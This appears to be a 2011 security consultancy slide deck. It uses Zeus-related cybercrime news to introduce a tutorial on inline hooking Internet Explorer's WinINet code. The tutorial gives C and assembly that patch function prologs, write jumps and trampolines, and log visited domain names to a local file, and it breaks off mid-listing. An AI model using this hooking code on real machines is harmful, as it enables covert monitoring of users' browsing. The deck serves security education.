HIGH-TECH BRIDGE®

INFORMATION SECURITY SOLUTIONS

Spying on Internet Explorer

(Another inline hooking example)

28 September 2011


Brian MARIANI

Senior Security Consultant

Cybercrime key points

HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS

- One of the major problems that exist today in the internet is a whole underground marketplace.
- Business ecosystem build around online cybercrime.
- The online criminals invest too much money in their targeted attacks.
- They are hiring programmers, testing people and their skills to achieved their evil purposes.
- Criminals study security professional's habits, to workaround the security defenses put in place.



Is it enought?

HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS

- The CCIPS is the Computer Crime and Intellectual Property Section.
- Is responsible for implementing the Department's national strategies in **combating computer crimes worldwide.**
- They prevents, investigates, and prosecutes computer crimes.
- They work with other government agencies, private sectors, academic institutions, and foreign counterparts.

Computer Crime & Intellectual Property Section
United States Department of Justice

But... Today reality remains this

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

E-mail this page | Print this page | BOOKMARK

Worm Morphs, Attacks Banks With Zeus-Like Features

Revamped Ramnit malware 'a powerful weapon,' researcher says

Aug 23, 2011 | 10:24 PM | 0 Comments

By Kelly Jackson Higgins
Dark Reading

Banks in the U.S. and U.K. are under attack by a newly retooled worm that incorporates features from the infamous Zeus and SpyEye financial fraud Trojans.

Ayelet Heyman, senior malware researcher for Trusteer, calls the so-called Ramnit "a powerful weapon." The Ramnit malware has been around for about 18 months, and was recently discovered sporting Zeus-like capabilities, ... HTML code injection into browsers in order to game two-factor au... ...nsaction signing systems used by financial firms for onl...

"The stren... ...eading speed and infec... ...h is known fo... creates ...

Ramni... accor... thou... and... to ...

BBC Mobile NEWS

Zeus banking virus is back warns

Zeus, a virus that steals online banking details from infected computer users, is more powerful than ever, warns a web security company.

20minutos.es

Hace unos días, multitud de medios publicaban una noticia que alertaba sobre **la propagación del troyano Zeus**, concretamente la de una nueva versión bautizada como Zitmo o Zeus In The

The New York Times
Monday, September 19, 2011

How Hackers Snatch Real-Time Security Numbers

Policy and Law

The world's savviest hackers are on to the "real-time Web" and using it to devilish effect. The real-time Web is the fire hose of information coming from services like Twitter. The latest generation of Trojans — nasty little programs that hacking gangs use to burrow onto your computer — sends a Twitter-like stream of updates about everything you do back to their controllers, many of whom, researchers say, are in Eastern Europe. Trojans used to just accumulate secret diaries of your Web surfing and periodically sent the results on to the hacker.

theguardian

Don't bank on your phone – it could be hacked by Zeus 'trojan horse'

Malware attacks Android phones to steal financial data as security experts warn of 'fraudsters' heaven'

CNNMoney
A Service of CNN, Fortune & Money

Home | Video | Business News | Markets | Term Sheet | Economy | FORTUNE

'Zeus Trojan' zaps $3 million from bank accounts

Recommend 170 recommendations. Sign Up to see what your friends recommend.

By Ben Rooney, staff reporter September 30, 2010: 2:47 PM ET

NEW YORK (CNNMoney.com) -- An international cybercrime ring was broken up Thursday by federal and state officials who say the alleged hackers used phony e-mails to obtain personal passwords and empty more than $3 million from U.S. bank accounts.

The Washington Post

Security Fix Live: Web Chats | E-Mail Brian Krebs

Zeus Trojan Infiltrates Bank Security Firm

On Sept. 1, security industry start-up **Silver Tail Systems** held an in-depth online seminar for its bank and e-commerce clients that examined the stealth and sophistication of **Zeus**, a data-stealing Trojan horse program that organized thieves have used in a string of lucrative cyber heists this year.

A week later, Silver Tail learned that Zeus had infiltrated its own network defenses.

Le Monde.fr

Etats-Unis : les autorités inculpent 60 personnes pour cyberdélinquance

LEMONDE.FR avec AFP et AP | 01.10.10 | 10h23 • Mis à jour le 01.10.10 | 11h09

Fiese «Malware» attackiert E-Banking-Kunden

BERN - Malware has nothing to do with the paint box of our little ones. This can be seen in online banking at the latest when the account is suddenly empty.

Department of Justice

FOR IMMEDIATE RELEASE
THURSDAY, APRIL 21, 2011
WWW.JUSTICE.GOV

CRM
(202) 514-2008
TDD (202) 514-1888

HACKER PLEADS GUILTY TO IDENTITY THEFT AND CREDIT CARD FRAUD RESULTING IN LOSSES OF MORE THAN $36 MILLION

WASHINGTON – Rogelio Hackett Jr., 26, of Lithonia, Ga., pleaded guilty today before U.S. District Judge Anthony J. Trenga in Alexandria, Va., to trafficking in counterfeit credit cards and aggravated identity theft, announced Assistant Attorney General Lanny A. Breuer of the Criminal Division and U.S. Attorney Neil H. MacBride for the Eastern District of Virginia.

According to court documents, U.S. Secret Service special agents executing a search warrant in 2009 at Hackett's home found more than 675,000 stolen credit card numbers and related information in his computers and email accounts. Hackett admitted in a court filing that since at least 2002, he has been trafficking in credit card information he obtained either by hacking into business computer networks and downloading credit card databases, or purchasing the information from others using the Internet through various "carding forums." These forums are online discussion groups used by "carders" to traffic in credit card and other personal identifying information.

The threats

HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS

- Malicious software also known as "Malware" can compromise the security and functionality of a computer.
- It can disrupt users privacy, damage computer files, **stealing identities**, or spontaneously opening unwanted internet links.

- It can be also used in what we call "**a zombie army**", to mount distributed denial of service attacks (DDOS).
- Once installed in a computer it monitors the user's internet browsing habits.

Exploiting internet capabilities


HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS

- Cybercriminals use the global nature of internet to take advantage.
- Internet is international, is a **global** system of interconnected computer networks.
- So as soon as a bulletproof webserver is taken down, the malware infrastructure moves rapidly to another internet location.
- They profit of the non-existence of a well organized international cybercrime police that could prevent these kind of operations.

The worst banks enemy

HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS

- It's been called the '**second bank crisis**', and this time the cause is a piece of malcode.
- it can steal millions from online bank accounts with apparent impunity.
- It's name is Zeus or Zbot and it's really clever.
- A gang of just nineteen persons have stolen around 20 millions of pounds using it!


Police arrest gang behind £20 million online bank fraud

hackers infected thousands of PCs with Zeus trojan to steal passwords

By John E Dunn | Computerworld UK | Published: 10:52, 29 September 2010

In one of the largest cybercrime busts in UK history, police have arrested 19 people accused of being part of a gang that stole millions from online bank accounts using the infamous Zeus Trojan.

The Metropolitan Police Central e-Crime Unit (PCeU) believes that the gang of mostly East Europeans based in London had already stolen £6 million ($9.5 million) from UK accounts, or around £2 million per month, and could have taken as much as £20 million in total.

- In the particular case of Zeus Trojan, it uses inline hooking to take control over key components of microsoft windows applications.
- We already covered what inline hooking is in the previous article. Previous article
- In today example we are going to intercept and grab trivial information from internet explorer.
- The example covers inline hooking without using specifically a windows api, but a subroutine of **InternetConnectW** exported from wininet.dll.
- The goal is to demonstrate that possibilities about inline hooking are without limits **if one take care of all the details.**
- As a test environment we used **an english windows seven distribution with internet explorer 8.0** version.

Practical example (1)

- In this example we hook several WinINet functions without necessarily using them.
- The goal is to show how easy a massive API hooking can be.
- The code can be modified to add more APIs to the **ApiName** array.
- It exists three main functions:
  - PatchPreamble
  - CalculateAndWriteJump
  - CalculateAndWriteTrampoline

Practical example (2)

- Functions declared with the **naked attribute** are emitted without prolog or epilog code, enabling you to write your own custom prolog/epilog sequences using the inline assembler.

- since the *naked* directive is not available in dev-cpp x86 the **PatchPreamble** function will rewrite the hook function prolog with no operation (**nop**) opcodes. We can later take care of our own prolog if it's needed.

```
// We patch the preamble prolog in our hook functions.
void PatchPreamble(LPVOID *TargetAddress)
{
 DWORD lpProtect  = 0;
 char  PatchPreambleOpcode[] =  "\x90\x90\x90";
 VirtualProtect(TargetAddress,0x3,PAGE_EXECUTE_READWRITE,&lpProtect);
 memcpy(TargetAddress,PatchPreambleOpcode,0x3);
 VirtualProtect(TargetAddress,0x3,PAGE_EXECUTE_READ,&lpProtect);
}
```

Practical example (3)

- **CalculateAndWriteJump** will compute and write the jump code from the hooked API to our hook function, using the first 5 bytes. We are not disassembling the code first but assuming that we are dealing with a **mov edi,edi – push ebp – mov ebp,esp** prolog.

```
void CalculateAndWriteJump(LPVOID *AddresseFakeApi, LPVOID *AddressAPI)
{
	CHAR  JmpOpcode[5] =	"\xE9\xBA\xBE\xBA\xBE";
	DWORD lpProtect    =	 0;
	LPVOID CalculatedJump;
	LPVOID JumpTo;
	CalculatedJump = (LPVOID)AddresseFakeApi - (LPVOID)AddressAPI;
	JumpTo = CalculatedJump - 0x5;
	VirtualProtect(AddressAPI,0x5,PAGE_EXECUTE_READWRITE,&lpProtect);
	memcpy(JmpOpcode+1,&JumpTo,0x4);
	memcpy(AddressAPI,&JmpOpcode,0x5);
	VirtualProtect(AddressAPI,0x5,PAGE_EXECUTE_READ,&lpProtect);
}
```

Practical example (4)

- **CalculateAndWriteTrampoline** will write the trampoline 300 bytes later from the patched prolog. Since we calculate around 400 bytes for the hook function code, the GCC standard epilogue (**POP EBP – RETN**) will never be hit.

- It exists an *identifier* named *ToTrampolineBytes* that can be modified to add more space to inject our C or ASM code, but do not forget to add more NOPs instructions into the hook function, otherwise you will write out of borders.


```
void CalculateAndWriteTrampoline(LPVOID *AddresseFakeApi, LPVOID *AddressAPI)
{
        DWORD lpProtect;
        DWORD lpProtectm;
        CHAR  JmpOpcode[5] =  "\xE9\xDE\xAD\xBE\xEF";
        CHAR  Preamble[5]  =  "\x8B\xFF\x55\x8B\xEC";
        LPVOID Trampoline  = (LPVOID)AddressAPI + 0x5;
        LPVOID JumpFrom    = (LPVOID)AddresseFakeApi + ToTrampolineBytes;
        LPVOID JumpTo      = (LPVOID)Trampoline - (LPVOID)JumpFrom - 0x5;

        LPVOID PutPreamble  = (LPVOID)JumpFrom - 0x5;
        //Disable memory protection to write Preamble
        VirtualProtect(JumpFrom,0x5,PAGE_EXECUTE_READWRITE,&lpProtectm);
        memcpy(PutPreamble,&Preamble,0x5);
        //Enable memory protection preamble write.
        VirtualProtect(JumpFrom,0x5,PAGE_EXECUTE_READ,&lpProtectm);

        //Disabled memory protection to write Jump
        VirtualProtect(JumpFrom,0x5,PAGE_EXECUTE_READWRITE,&lpProtect);
        memcpy(JmpOpcode+1,&JumpTo,0x4);
        memcpy(JumpFrom,&JmpOpcode,0x5);
        //Enable memory protection write Jump
        VirtualProtect(JumpFrom,0x5,PAGE_EXECUTE_READ,&lpProtect);
}
```

Practical example (5)

- This is the scenario once the Api is **hooked**. Example of **InternetConnectW**.



Practical example (6)

- As we said before , we are not going to leverage any wininet api but a **subroutine** of **InternetConnectW** function.

```
7685043A   E9 74111BF5      JMP Inline.6BA015B3
7685043F   83EC 28          SUB ESP,28
76850442   53               PUSH EBX
76850443   33DB             XOR EBX,EBX
76850445   895D E0           MOV DWORD PTR SS:[EBP-20],EBX
76850448   895D DC           MOV DWORD PTR SS:[EBP-24],EBX
7685044B   895D D8           MOV DWORD PTR SS:[EBP-28],EBX
7685044E   895D EC           MOV DWORD PTR SS:[EBP-14],EBX
76850451   895D E8           MOV DWORD PTR SS:[EBP-18],EBX
76850454   895D E4           MOV DWORD PTR SS:[EBP-1C],EBX
76850457   895D F4           MOV DWORD PTR SS:[EBP-C],EBX
7685045A   895D FC           MOV DWORD PTR SS:[EBP-4],EBX
7685045D   895D F8           MOV DWORD PTR SS:[EBP-8],EBX
76850460   895D F0           MOV DWORD PTR SS:[EBP-10],EBX
76850463   395D 0C           CMP DWORD PTR SS:[EBP+C],EBX
76850466   0F84 22DF0300      JE WININET.7688E38E
7685046C   8D45 F0           LEA EAX,DWORD PTR SS:[EBP-10]
7685046F   50               PUSH EAX
76850470   8D45 F8           LEA EAX,DWORD PTR SS:[EBP-8]
76850473   50               PUSH EAX
76850474   6A FF            PUSH -1
76850476   FF75 0C          PUSH DWORD PTR SS:[EBP+C]
76850479   E8 4F59FFFF      CALL WININET.76845DCD
7685047E   8945 0C          MOV DWORD PTR SS:[EBP+C],EAX
76850481   3BC3             CMP EAX,EBX
76850483   75 3C            JNZ SHORT WININET.768504C1
76850485   56               PUSH ESI
76850486   57               PUSH EDI
```

Practical example (7)

- To successfully hook this subroutine without hardcoding any address we:

→ Add the number of bytes to reach the CALL Wininet.76845DCD to the address of InternetConnectW.

```
8B45 8C          MOV EAX,DWORD PTR SS:[EBP-74]          WININET.InternetConnectW
83C0 3F          ADD EAX,3F
8985 14FFFFFF    MOV DWORD PTR SS:[EBP-EC],EAX
C74424 04 D011A( MOV DWORD PTR SS:[ESP+4],6BA011D0
8B85 14FFFFFF    MOV EAX,DWORD PTR SS:[EBP-EC]
890424           MOV DWORD PTR SS:[ESP],EAX
E8 40F9FFFF      CALL 6BA024A4
```

→ From this address we take the next four bytes skipping the 0xE8 opcode.

```
8B45 08          MOV EAX,DWORD PTR SS:[EBP+8]
40               INC EAX
894424 04        MOV DWORD PTR SS:[ESP+4],EAX
8D45 F4          LEA EAX,DWORD PTR SS:[EBP-C]
890424           MOV DWORD PTR SS:[ESP],EAX
E8 8E0C0000      CALL 6BA03160                          JMP to msvcrt.memcpy
8B45 F4          MOV EAX,DWORD PTR SS:[EBP-C]
0345 08          ADD EAX,DWORD PTR SS:[EBP+8]
83C0 05          ADD EAX,5
```

→ Finally we add 5 more bytes.

```
DWORD CalculateJumpFromCall(DWORD *TargetAddress, DWORD *AddressFakeSubRoutine)
{
     DWORD Calculer,AddressToHook;
     (DWORD)Calculer = (DWORD)TargetAddress;
     DWORD Opcodes = "\x90\x90\x90\x90";
     memcpy(&Opcodes, (DWORD)TargetAddress+0x1, 0x4);
     (DWORD)AddressToHook = (DWORD)TargetAddress + (DWORD)Opcodes + 0x5;
     return AddressToHook;
}
```

Practical example (8)

- Once the subroutine address is obtained we can follow the aforementioned steps:

→ PatchPreamble.

→ CalculateAndWriteJump.

→ CalculateAndWriteTrampoline.

```
76845DCD   E9 FEB31BF5      JMP 6BA011D0
76845DD2   83EC 0C          SUB ESP,0C
76845DD5   56               PUSH ESI
76845DD6   8B35 40918E76    MOV ESI,DWORD PTR DS:[768E9140]        kernel32.IdnToAscii
76845DDC   57               PUSH EDI
76845DDD   33FF             XOR EDI,EDI
76845DDF   57               PUSH EDI
76845DE0   57               PUSH EDI
```


Practical example (9)

- The hooked subroutine calls **IdnToAscii** Api exported from kernel32 module **which** converts an internationalized domain name (IDN) or another internationalized label to a Unicode representation of the **ASCII** string that represents the name in the Punycode transfer encoding syntax.

- As we are interested in intercepting all visited domain names we will grab each and every accessed website in ascii format from a stack buffer pointer.

Practical example (10)

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS



Practical example (11)

- When the user browses the Internet, some websites causes the change of the stack ordering.
- This is a normal behavior as **InternetSetOptions** API and others inter modular calls could change the stack in different ways.
- That's why it is important to analyse all the different behaviours when we start to hook windows internals procedures.

Practical example (12)

- In our example we will just put a condition to control a stack value.
- We analyse if from ebp register it exits the *nServerPort* value of the precedent InternetConnectW Api.
- This value can be **0x1BB** or **0x50** which correspond to SSL or not SSL connection.
- If this value exists we know that two dwords upper we can find our pointer to the website name.

Practical example (13)

- We could implemented the example in other "simpler ways", but doing things always in a easier and simpler way it's not always good to learn.
- Some hook function code was written in ansi C.
- other parts of code is injected as raw binary code.
- So let's see how the code is implemented.

Practical example (14)

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

```
6BA011D0  8B45 C0          MOV EAX,DWORD PTR SS:[EBP-40]
6BA011D3  83F8 50          CMP EAX,50
6BA011D6  74 14            JE SHORT 6BA011EC
6BA011D8  3D BB010000      CMP EAX,1BB
6BA011DD  74 0D            JE SHORT 6BA011EC
```

We test if the port connection value is 80 or 443. If value is one of both we jump to 0x6ba011EC

```
6BA011DF  8BFF             MOV EDI,EDI
6BA011E1  55               PUSH EBP
6BA011E2  8BEC             MOV EBP,ESP
6BA011E4  E9 E94BE40A      JMP WININET.76845DD2
```

If it's not we do nothing and we jump again into the hooked subroutine after setting the stack correctly.

```
6BA011E9  90               NOP
6BA011EA  90               NOP
6BA011EB  90               NOP
6BA011EC  FF75 FC          PUSH DWORD PTR SS:[EBP-4]
6BA011EF  FF75 F8          PUSH DWORD PTR SS:[EBP-8]
6BA011F2  FF75 F4          PUSH DWORD PTR SS:[EBP-C]
6BA011F5  68 BEBAADDE      PUSH DEADBABE
6BA011FA  68 BEBAADDE      PUSH DEADBABE
6BA011FF  68 BEBAADDE      PUSH DEADBABE
6BA01204  90               NOP
6BA01205  90               NOP
```

We save three pointers that will be overwritten with **fopen**, **fputs** and **fclose** pointers.

Practical example (15)

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

```
6BA01206   C70424 0050A06B MOV DWORD PTR SS:[ESP],6BA05000          ASCII "msvcrt.dll"
6BA0120D   E8 7E1F0000     CALL 6BA03190                            JMP to kernel32.GetModuleHandleA
6BA01212   83EC 04         SUB ESP,4
6BA01215   C74424 04 0B50A( MOV DWORD PTR SS:[ESP+4],6BA0500B       ASCII "fopen"
6BA0121D   890424          MOV DWORD PTR SS:[ESP],EAX
6BA01220   E8 7B1F0000     CALL 6BA031A0                            JMP to kernel32.GetProcAddress
6BA01225   83EC 08         SUB ESP,8
6BA01228   8945 FC         MOV DWORD PTR SS:[EBP-4],EAX
6BA0122B   C70424 0050A06B MOV DWORD PTR SS:[ESP],6BA05000          ASCII "msvcrt.dll"
6BA01232   E8 591F0000     CALL 6BA03190                            JMP to kernel32.GetModuleHandleA
6BA01237   83EC 04         SUB ESP,4
6BA0123A   C74424 04 1150A( MOV DWORD PTR SS:[ESP+4],6BA05011       ASCII "fputs"
6BA01242   890424          MOV DWORD PTR SS:[ESP],EAX
6BA01245   E8 561F0000     CALL 6BA031A0                            JMP to kernel32.GetProcAddress
6BA0124A   83EC 08         SUB ESP,8
6BA0124D   8945 F8         MOV DWORD PTR SS:[EBP-8],EAX
6BA01250   C70424 0050A06B MOV DWORD PTR SS:[ESP],6BA05000          ASCII "msvcrt.dll"
6BA01257   E8 341F0000     CALL 6BA03190                            JMP to kernel32.GetModuleHandleA
6BA0125C   83EC 04         SUB ESP,4
6BA0125F   C74424 04 1750A( MOV DWORD PTR SS:[ESP+4],6BA05017       ASCII "fclose"
6BA01267   890424          MOV DWORD PTR SS:[ESP],EAX
6BA0126A   E8 311F0000     CALL 6BA031A0                            JMP to kernel32.GetProcAddress
```

We search the aforementioned pointers

Practical example (16)

HIGH-TECH BRIDGE®
INFORMATION SECURITY SOLUTIONS

```
6BA01275  6A 00           PUSH 0
6BA01277  68 2E747874     PUSH 7478742E
6BA0127C  68 55736572     PUSH 72657355
6BA01281  68 633A5C5C     PUSH 5C5C3A63
6BA01286  6A 00           PUSH 0
6BA01288  6A 61           PUSH 61
6BA0128A  68 0A000000A    PUSH 0A00000A
6BA0128F  8D4424 04       LEA EAX,DWORD PTR SS:[ESP+4]
6BA01293  8D5424 0C       LEA EDX,DWORD PTR SS:[ESP+C]
6BA01297  50              PUSH EAX
6BA01298  52              PUSH EDX
6BA01299  8B45 FC         MOV EAX,DWORD PTR SS:[EBP-4]
6BA0129C  FFD0            CALL EAX
6BA0129E  50              PUSH EAX
